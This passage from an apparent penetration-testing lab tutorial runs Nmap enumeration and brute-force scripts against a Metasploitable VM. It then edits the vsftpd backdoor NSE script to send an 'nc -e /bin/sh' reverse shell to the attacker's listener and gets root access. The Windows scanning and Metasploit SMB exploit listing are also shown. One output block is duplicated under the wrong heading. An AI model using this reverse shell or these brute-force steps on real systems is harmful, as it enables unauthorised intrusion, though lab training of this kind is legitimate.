  Full name:   mail
  Flags:       Normal user account, Account disabled
METASPLOITABLE\man (RID: 1012)
  Full name:   man
  Flags:       Normal user account, Account disabled
METASPLOITABLE\msfadmin (RID: 3000)
  Full name:   msfadmin,,,
  Flags:       Normal user account
METASPLOITABLE\mysql (RID: 1218)
  Full name:   MySQL Server,,,
  Flags:       Normal user account, Account disabled
METASPLOITABLE\news (RID: 1018)
  Full name:   news
  Flags:       Normal user account, Account disabled
METASPLOITABLE\nobody (RID: 501)
  Full name:   nobody
  Flags:       Normal user account, Account disabled
METASPLOITABLE\postfix (RID: 1212)
  Flags:       Normal user account, Account disabled
METASPLOITABLE\postgres (RID: 1216)
  Full name:   PostgreSQL administrator,,,
  Flags:       Normal user account, Account disabled
METASPLOITABLE\proftpd (RID: 1226)
  Flags:       Normal user account, Account disabled
METASPLOITABLE\proxy (RID: 1026)
  Full name:   proxy
  Flags:       Normal user account, Account disabled
METASPLOITABLE\root (RID: 1000)
  Full name:   root
  Flags:       Normal user account, Account disabled
METASPLOITABLE\service (RID: 3004)
  Full name:   ,,,
  Flags:       Normal user account, Account disabled
METASPLOITABLE\sshd (RID: 1208)
  Flags:       Normal user account, Account disabled
METASPLOITABLE\sync (RID: 1008)
  Full name:   sync
  Flags:       Normal user account, Account disabled
METASPLOITABLE\sys (RID: 1006)
  Full name:   sys
  Flags:       Normal user account, Account disabled
METASPLOITABLE\syslog (RID: 1204)
  Flags:       Normal user account, Account disabled
METASPLOITABLE\telnetd (RID: 1224)
  Flags:       Normal user account, Account disabled
METASPLOITABLE\tomcat55 (RID: 1220)
  Flags:       Normal user account, Account disabled
```

```
|       Full name:   root
|       Flags:       Normal user account, Account disabled
|     METASPLOITABLE\service (RID: 3004)
|       Full name:   ,,,
|       Flags:       Normal user account, Account disabled
|     METASPLOITABLE\sshd (RID: 1208)
|       Flags:       Normal user account, Account disabled
|     METASPLOITABLE\sync (RID: 1008)
|       Full name:   sync
|       Flags:       Normal user account, Account disabled
|     METASPLOITABLE\sys (RID: 1006)
|       Full name:   sys
|       Flags:       Normal user account, Account disabled
|     METASPLOITABLE\syslog (RID: 1204)
|       Flags:       Normal user account, Account disabled
|     METASPLOITABLE\telnetd (RID: 1224)
|       Flags:       Normal user account, Account disabled
|     METASPLOITABLE\tomcat55 (RID: 1220)
|       Flags:       Normal user account, Account disabled
|     METASPLOITABLE\user (RID: 3002)
|       Full name:   just a user,111,,
|       Flags:       Normal user account
|     METASPLOITABLE\uucp (RID: 1020)
|       Full name:   uucp
|       Flags:       Normal user account, Account disabled
|     METASPLOITABLE\www-data (RID: 1066)
|       Full name:   www-data
|_      Flags:       Normal user account, Account disabled

Nmap done: 1 IP address (1 host up) scanned in 0.78 seconds
```

- **smb-brute:** The smb-brute script in Nmap is used for conducting brute-force attacks against SMB (Server Message Block) services, attempting to guess usernames and passwords to gain unauthorized access.

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.40.128 --script smb-brute.nse
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-04 22:24 IST
Stats: 0:02:10 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for 192.168.40.128
Host is up (0.0033s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Host script results:
| smb-brute:
|   msfadmin:msfadmin ⇒ Valid credentials
|_  user:user ⇒ Valid credentials

Nmap done: 1 IP address (1 host up) scanned in 374.92 seconds
```

➢ SMTP SCRIPTS:

smtp-commands: Retrieves a list of supported SMTP commands.

- **smtp-enum:** Enumerates user accounts via SMTP.

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.40.128 --script smtp-*.nse
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-04 22:36 IST
Nmap scan report for 192.168.40.128
Host is up (0.0030s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_smtp-open-relay: Server doesn't seem to be an open relay, all tests failed
| smtp-enum-users:
|_  Method RCPT returned a unhandled status code.
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 20.71 seconds
```

➢ HTTP SCRIPTS:

- **http-enum:** Enumerates directories, files, and scripts on an HTTP server.
- **http-methods:** Enumerates HTTP methods supported by a web server.
- **http-title:** Retrieves the title of an HTML page served by an HTTP server.

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.40.128 --script http-*.nse
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-04 22:54 IST
Pre-scan script results:
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
Stats: 0:39:30 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 71.86% done; ETC: 23:49 (0:15:27 remaining)
Stats: 0:54:34 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 73.26% done; ETC: 00:08 (0:19:54 remaining)
Nmap scan report for 192.168.40.128
Host is up (0.0028s latency).
Not shown: 977 closed tcp ports (conn-refused)
Bug in http-security-headers: no string output.
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
|_http-title: Metasploitable2 - Linux
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-fetch: Please enter the complete path of the directory to save data in.
|_http-feed: Couldn't find any feeds.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-traceroute:
|_  Possible reverse proxy detected.
|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.
| http-auth-finder:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.40.128
|   url                                       method
|   http://192.168.40.128:80/dvwa/            FORM
|   http://192.168.40.128:80/phpMyAdmin/      FORM
|   http://192.168.40.128:80/dvwa/login.php   FORM
|   http://192.168.40.128:80/twiki/TWikiDocumentation.html  FORM
|_  http://192.168.40.128:80/phpMyAdmin/index.php  FORM
|_http-referer-checker: Couldn't find any cross-domain scripts.
```

➢ DNS SCRIPTS:

- **dns-zone-transfer:** Attempts a zone transfer from a DNS server.

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.40.128 --script dns-*
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-04 22:42 IST
Nmap scan report for 192.168.40.128
Host is up (0.0034s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
| dns-nsid:
|_  bind.version: 9.4.2
|_dns-fuzz: Server didn't response to our probe, can't fuzz
|_dns-nsec3-enum: Can't determine domain for host 192.168.40.128; use dns-nsec3-enum.domains script arg.
|_dns-nsec-enum: Can't determine domain for host 192.168.40.128; use dns-nsec-enum.domains script arg.
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Host script results:
|_dns-brute: Can't guess domain of "192.168.40.128"; use dns-brute.domain script argument.
| dns-blacklist:
|   ATTACK
|     all.bl.blocklist.de - FAIL
|   SPAM
|_    l2.apews.org - FAIL

Nmap done: 1 IP address (1 host up) scanned in 9.23 seconds
```

➢ DATABASE SCRIPTS:

- **mysql-*:** Various scripts for interacting with MySQL servers.
- **ms-sql-*:** Scripts for interacting with Microsoft SQL servers.

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.40.128 --script dns-*
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-04 22:42 IST
Nmap scan report for 192.168.40.128
Host is up (0.0034s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
| dns-nsid:
|_  bind.version: 9.4.2
|_dns-fuzz: Server didn't response to our probe, can't fuzz
|_dns-nsec3-enum: Can't determine domain for host 192.168.40.128; use dns-nsec3-enum.domains script arg.
|_dns-nsec-enum: Can't determine domain for host 192.168.40.128; use dns-nsec-enum.domains script arg.
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Host script results:
|_dns-brute: Can't guess domain of "192.168.40.128"; use dns-brute.domain script argument.
| dns-blacklist:
|   ATTACK
|     all.bl.blocklist.de - FAIL
|   SPAM
|_    l2.apews.org - FAIL

Nmap done: 1 IP address (1 host up) scanned in 9.23 seconds
```

```
|   character_sets_dir: /usr/share/mysql/charsets/
|   collation_connection: latin1_swedish_ci
|   collation_database: latin1_swedish_ci
|   collation_server: latin1_swedish_ci
|   completion_type: 0
|   concurrent_insert: 1
|   connect_timeout: 5
|   datadir: /var/lib/mysql/
|   date_format: %Y-%m-%d
|   datetime_format: %Y-%m-%d %H:%i:%s
|   default_week_format: 0
|   delay_key_write: ON
|   delayed_insert_limit: 100
|   delayed_insert_timeout: 300
|   delayed_queue_size: 1000
|   div_precision_increment: 4
|   keep_files_on_create: OFF
|   engine_condition_pushdown: OFF
|   expire_logs_days: 10
|   flush: OFF
|   flush_time: 0
|   ft_boolean_syntax: + -><()~*:""&|
|   ft_max_word_len: 84
|   ft_min_word_len: 4
|   ft_query_expansion_limit: 20
|   ft_stopword_file: (built-in)
|   group_concat_max_len: 1024
|   have_archive: YES
|   have_bdb: NO
|   have_blackhole_engine: YES
|   have_compress: YES
|   have_crypt: YES
|   have_csv: YES
|   have_dynamic_loading: YES
|   have_example_engine: NO
|   have_federated_engine: YES
|   have_geometry: YES
|   have_innodb: YES
|   have_isam: NO
|   have_merge_engine: YES
|   have_ndbcluster: DISABLED
|   have_openssl: YES
|   have_ssl: YES
|   have_query_cache: YES
|   have_raid: NO
|   have_rtree_keys: YES
|   have_symlink: YES
|   hostname: metasploitable
|   init_connect:
|   init_file:
|   init_slave:
|   innodb_additional_mem_pool_size: 1048576
|   innodb_autoextend_increment: 8
|   innodb_buffer_pool_awe_mem_mb: 0
|   innodb_buffer_pool_size: 8388608
|   innodb_checksums: ON
|   innodb_commit_concurrency: 0
|   innodb_concurrency_tickets: 500
|   innodb_data_file_path: ibdata1:10M:autoextend
|   innodb_data_home_dir:
```

```
|   slave_load_tmpdir: /tmp/
|   slave_net_timeout: 3600
|   slave_skip_errors: OFF
|   slave_transaction_retries: 10
|   slow_launch_time: 2
|   socket: /var/run/mysqld/mysqld.sock
|   sort_buffer_size: 2097144
|   sql_big_selects: ON
|   sql_mode:
|   sql_notes: ON
|   sql_warnings: OFF
|   ssl_ca: /etc/mysql/cacert.pem
|   ssl_capath:
|   ssl_cert: /etc/mysql/server-cert.pem
|   ssl_cipher:
|   ssl_key: /etc/mysql/server-key.pem
|   storage_engine: MyISAM
|   sync_binlog: 0
|   sync_frm: ON
|   system_time_zone: EDT
|   table_cache: 64
|   table_lock_wait_timeout: 50
|   table_type: MyISAM
|   thread_cache_size: 8
|   thread_stack: 131072
|   time_format: %H:%i:%s
|   time_zone: SYSTEM
|   timed_mutexes: OFF
|   tmp_table_size: 33554432
|   tmpdir: /tmp
|   transaction_alloc_block_size: 8192
|   transaction_prealloc_size: 4096
|   tx_isolation: REPEATABLE-READ
|   updatable_views_with_limit: YES
|   version: 5.0.51a-3ubuntu5
|   version_comment: (Ubuntu)
|   version_compile_machine: i486
|   version_compile_os: debian-linux-gnu
|_  wait_timeout: 28800
| mysql-brute:
|   Accounts:
|     root:<empty> - Valid credentials
|   Statistics: Performed 1 guesses in 10 seconds, average tps: 0.1
|_  ERROR: The service seems to have failed or is heavily firewalled...
| mysql-enum:
|   Accounts: No valid accounts found
|_  Statistics: Performed 10 guesses in 4 seconds, average tps: 2.5
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 10.97 seconds
```

- **REVERSE CONNECTION BY CUSTOMIZING NMAP SCRIPTS:**

1) Detect the services versions

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.40.128
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-05 09:30 IST
Nmap scan report for 192.168.40.128
Host is up (0.0032s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.76 seconds
```

2) Locate .nse files

```
┌──(kali㉿kali)-[~]
└─$ locate *.nse | grep ftp
/usr/share/nmap/scripts/ftp-anon.nse
/usr/share/nmap/scripts/ftp-bounce.nse
/usr/share/nmap/scripts/ftp-brute.nse
/usr/share/nmap/scripts/ftp-libopie.nse
/usr/share/nmap/scripts/ftp-proftpd-backdoor.nse
/usr/share/nmap/scripts/ftp-syst.nse
/usr/share/nmap/scripts/ftp-vsftpd-backdoor.nse
/usr/share/nmap/scripts/ftp-vuln-cve2010-4221.nse
/usr/share/nmap/scripts/tftp-enum.nse
/usr/share/nmap/scripts/tftp-version.nse
```

3) Setup a listener

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 8080
listening on [any] 8080 ...
```

4) Edit vsftpd Script as following to establish a reverse connection [nc -e /bin/sh <local ip> <listener port>]

```
File  Actions  Edit  View  Help
  GNU nano 7.2                                  /usr/share/nmap/scripts/ftp-vsftpd-backdoor.nse
-- @output
-- PORT   STATE SERVICE
-- 21/tcp open  ftp
-- | ftp-vsftpd-backdoor:
-- |   VULNERABLE:
-- |   vsFTPd version 2.3.4 backdoor
-- |     State: VULNERABLE (Exploitable)
-- |     IDs:  CVE:CVE-2011-2523  BID:48539
-- |     Description:
-- |       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
-- |     Disclosure date: 2011-07-03
-- |     Exploit results:
-- |       The backdoor was already triggered
-- |       Shell command: id
-- |       Results: uid=0(root) gid=0(root) groups=0(root)
-- |     References:
-- |       https://www.securityfocus.com/bid/48539
-- |       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
-- |       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
-- |_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
--

author = "Daniel Miller"
license = "Same as Nmap--See https://nmap.org/book/man-legal.html"
categories = {"exploit", "intrusive", "malware", "vuln"}


local CMD_FTP = "USER X:)\r\nPASS X\r\n"
local CMD_SHELL_ID = "nc -e /bin/sh 192.168.40.132 8080"

portrule = function (host, port)
  -- Check if version detection knows what FTP server this is.
  if port.version.product ~= nil and port.version.product ~= "vsftpd" then
    return false
  end

  -- Check if version detection knows what version of FTP server this is.
  if port.version.version ~= nil and port.version.version ~= "2.3.4" then
    return false

^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute     ^C Location    M-U Undo       M-A Set Mark   M-] To Bracket
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line  M-E Redo       M-6 Copy       ^Q Where Was
```

5) Now run the nmap script to establish a connection between attacker and the target.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.40.128 --script ftp-vsftpd-backdoor.nse
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-05 01:43 EST
Nmap scan report for 192.168.40.128
Host is up (0.0031s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:B9:B8:54 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 11.73 seconds
```

6) Now the connection will be established and the attacker now can access and modify the contents in the target machine remotely…

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ nc -lvp 8080
listening on [any] 8080 ...
192.168.40.128: inverse host lookup failed: Unknown host
connect to [192.168.40.132] from (UNKNOWN) [192.168.40.128] 33391
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root
ls
Desktop
reset_logs.sh
satish.elf
vnc.log
cd ..
cat>remoteconnection.txt
you have been hecked!
^C
```

7) Now verify the modifications in the target machine.

```
/home/msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd ..
msfadmin@metasploitable:/home$ ls
ftp  msfadmin  service  user
msfadmin@metasploitable:/home$ cd /
msfadmin@metasploitable:/$ ls
bin    etc         lib         nohup.out             root  tmp
boot   home        lost+found  opt                   sbin  usr
cdrom  initrd      media       proc                  srv   var
dev    initrd.img  mnt         remoteconnection.txt  sys   vmlinuz
msfadmin@metasploitable:/$ cat remoteconnection.txt
cat: remoteconnection.txt: Permission denied
msfadmin@metasploitable:/$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/# cd /
root@metasploitable:/# ls
bin    etc         lib         nohup.out             root  tmp
boot   home        lost+found  opt                   sbin  usr
cdrom  initrd      media       proc                  srv   var
dev    initrd.img  mnt         remoteconnection.txt  sys   vmlinuz
root@metasploitable:/# cat remoteconnection.txt
you have been hecked!
root@metasploitable:/#
```

NOTE:

Changes in the IP addresses of the virtual machines:

METASPLOITABLE MACHINE: 192.168.40.128

KALI LINUX: 192.168.40.132


WINDOWS 7: 192.168.40.129

❖ Gaining & Maintaining Access:

In this phase, the attacker identifies and exploits vulnerabilities in the target system or network. This might involve using known exploits or employing techniques like social engineering, phishing, or deploying malware.

METASPLOIT FRAMEWORK:

Metasploit is a widely used penetration testing and ethical hacking framework developed by Rapid7. It provides a comprehensive set of tools for security professionals and penetration testers to find, exploit, and validate vulnerabilities in computer systems and networks.



OPEN PORT EXPLOITATION:

Open port exploitation refers to the process of taking advantage of vulnerabilities in network services running on open (accessible) ports of a computer or network device. An "open port" is a network port that is actively listening for incoming connections. Network services, such as web servers (HTTP on port 80), email servers (SMTP on port 25), and file transfer services (FTP on port 21), use specific ports to communicate over a network.

Exploiting an open port typically involves using specialized tools or techniques to identify and exploit weaknesses in the software or configurations of the service running on that port. This can allow an attacker to gain unauthorized access to the system or potentially execute malicious code.

Steps Involved:

1) PORT SCANNING:

The first step in open port exploitation is often port scanning. This involves sending network packets to various ports on a target system to determine which ports are open and which services are running. Tools like Nmap are commonly used for this purpose.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.40.129

Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-05 02:46 EST
Nmap scan report for 192.168.40.129
Host is up (0.00030s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49160/tcp open  unknown
MAC Address: 00:0C:29:5D:78:EE (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.83 seconds
```

2) SERVICE FINGERPRINTING:

Once open ports are identified, the attacker may attempt to determine the specific service and version running on each port. This information can help the attacker find known vulnerabilities associated with that service.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -O 192.168.40.129

Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-05 02:42 EST
Nmap scan report for 192.168.40.129
Host is up (0.00056s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:5D:78:EE (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:
/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WIN-6KI7JAC5HKG; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 128.10 seconds
```

Port number 445 [SMB SERVICES] is open

3) EXPLOITATION:

If a known vulnerability exists for the identified service and version, the attacker can use an exploit to take advantage of it. Exploits are pieces of code or techniques that take advantage of weaknesses in software to gain unauthorized access or execute malicious actions.

4) PAYLOAD DELIVERY:

After successful exploitation, the attacker may deliver a payload, which is a piece of code that achieves a specific goal, such as providing a backdoor, executing commands, or exfiltrating data.

[Metasploit Framework has plenty of exploits]

```
┌──(root㉿kali)-[/usr/share/metasploit-framework/modules/exploits]
└─# ls
aix      apple_ios  bsdi    example_linux_priv_esc.rb  example.rb     firefox  hpux  linux      multi    openbsd  qnx      unix
android  bsd        dialup  example.py                 example_webapp.rb  freebsd  irix  mainframe  netware  osx      solaris  windows
```

```
┌──(root㉿kali)-[/usr/share/metasploit-framework/modules/exploits]
└─# cd /usr/share/metasploit-framework/modules/exploits/windows/smb

┌──(root㉿kali)-[/usr/…/modules/exploits/windows/smb]
└─# ls
cve_2020_0796_smbghost.rb     ms04_031_netdde.rb       ms06_070_wkssvc.rb                  ms17_010_eternalblue.rb      smb_rras_erraticgopher.rb
